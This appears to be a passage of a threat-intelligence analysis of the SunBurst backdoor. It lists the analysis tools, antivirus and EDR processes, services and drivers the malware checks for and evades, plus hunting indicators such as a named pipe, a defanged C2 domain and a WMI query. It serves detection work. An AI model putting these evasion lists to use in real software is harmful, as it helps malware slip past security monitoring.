- `binaryninja`
- `blacklight`
- `cff`
- `cutter`
- `de4dot`
- `debugview`
- `diskmon`
- `dnsd`
- `dnspy`
- `dotpeek32`
- `dotpeek64`
- `dumpcap`
- `evidence`

- `exeinfope`
- `fakedns`
- `fakenet`
- `ffdec`
- `fiddler`
- `fileinsight`
- `floss`
- `gdb`
- `*NO MATCH*`
- `hiew32`
- `*NO MATCH*`
- `idaq64`
- `idaq`
- `idr`
- `ildasm`
- `ilspy`
- `jd-gui`
- `lordpe`
- `officemalscanner`
- `ollydbg`
- `pdfstreamdumper`
- `pe-bear`
- `pebrowse64`
- `peid`
- `pe-sieve32`
- `pe-sieve64`
- `pestudio`
- `peview`
- `pexplorer`
- `ppee`
- `ppee`
- `procdump64`
- `procdump`
- `processhacker`
- `procexp64`
- `procexp`
- `procmon`
- `prodiscoverbasic`
- `py2exedecompiler`
- `r2agent`
- `rabin2`
- `radare2`

- `ramcapture64`
- `ramcapture`
- `reflector`
- `regmon`
- `resourcehacker`
- `retdec-ar-extractor`
- `retdec-bin2llvmir`
- `retdec-bin2pat`
- `retdec-config`
- `retdec-fileinfo`
- `retdec-getsig`
- `retdec-idr2pat`
- `retdec-llvmir2hll`
- `retdec-macho-extractor`
- `retdec-pat2yara`
- `retdec-stacofin`
- `retdec-unpacker`
- `retdec-yarac`
- `rundotnetdll`
- `sbiesvc`
- `scdbg`
- `scylla_x64`
- `scylla_x86`
- `shellcode_launcher`
- `solarwindsdiagnostics`
- `sysmon64`
- `sysmon`
- `task`
- `task`
- `tcpdump`
- `tcpvcon`
- `tcpview`
- `vboxservice`
- `win32_remote`
- `win64_remotex64`
- `windbg`
- `windump`
- `winhex64`
- `winhex`
- `winobj`
- `wireshark`
- `x32dbg`

- `x64dbg`
- `xwforensics64`
- `xwforensics`
- `redcloak`
- `avgsvc`
- `avgui`
- `avgsvca`
- `avgidsagent`
- `avgsvcx`
- `avgwdsvcx`
- `avgadminclientservice`
- `afwserv`
- `avastui`
- `avastsvc`
- `aswidsagent`
- `aswidsagenta`
- `aswengsrv`
- `avastavwrapper`
- `bccavsvc`
- `psanhost`
- `psuaservice`
- `psuamain`
- `avp`
- `avpui`
- `ksde`
- `ksdeui`
- `tanium`
- `taniumclient`
- `taniumdetectengine`
- `taniumendpointindex`
- `taniumtracecli`
- `taniumtracewebsocketclient64`

List of services: SunBurst tries to bypass

The list includes Windows Defender, Carbon Black, CrowdStrike, FireEye, ESET, F-SECURE, and more.

- `apimonitor-x64`
- `apimonitor-x86`
- `autopsy64`
- `autopsy`
- `autoruns64`

- `autoruns`
- `fsgk32st`
- `fswebuid`
- `fsgk32`
- `fsma32`
- `fssm32`
- `fnrb32`
- `fsaua`
- `fsorsp`
- `fsav32`
- `ekrn`
- `eguiproxy`
- `egui`
- `xagt`
- `xagtnotif`
- `csfalconservice`
- `csfalconcontainer`
- `cavp`
- `cb`
- `mssense`
- `msmpeng`
- `windefend`
- `sense`
- `carbonblack`
- `carbonblackk`
- `cbcomms`
- `cbstream`
- `csagent`
- `csfalconservice`
- `xagt`
- `fe_avk`
- `fekern`
- `feelam`
- `eamonm`
- `eelam`
- `ehdrv`
- `ekrn`
- `ekrnepfw`
- `epfwwfp`
- `ekbdflt`
- `epfw`
- `fsaua`

- `fsma`
- `fsbts`
- `fsni`
- `fsvista`
- `fses`
- `fsfw`
- `fsdfw`
- `fsaus`
- `fsms`
- `fsdevcon`

List of drivers: SunBurst Exits

- `cybkerneltracker.sys`
- `atrsdfw.sys`
- `eaw.sys`
- `rvsavd.sys`
- `dgdmk.sys`
- `sentinelmonitor.sys`
- `hexisfsmonitor.sys`
- `groundling32.sys`
- `groundling64.sys`
- `safe-agent.sys`
- `crexecprev.sys`
- `psepfilter.sys`
- `cve.sys`
- `brfilter.sys`
- `brcow_x_x_x_x.sys`
- `lragentmf.sys`
- `libwamf.sys`

IOCs/Hunt:

1. Search for the presence of the Injected class of weaponized DLL on *OrionImprovementBusinessLayer* class in the *SolarWinds.Orion.Core.BusinessLayer* namespace – Indicates weaponized .NET assembly/DLL
2. Hardcoded named pipe name 583da945-62af-10e8-4902-a8f205c72b2e – Does not indicate that the backdoor code was initiated, but is the first action taken after the 12-14 day dormant period.
3. Review proxy/web gateway logs for traffic to subdomains of this domain. This indicates that the backdoor code was indeed executed – avsvmcloud[.]com

4. Executed during blacklist check routine in the context of the process `businesslayerhost.exe`:
   `Select * From Win32_SystemDriver` – `WMI query to identify blacklisted drivers`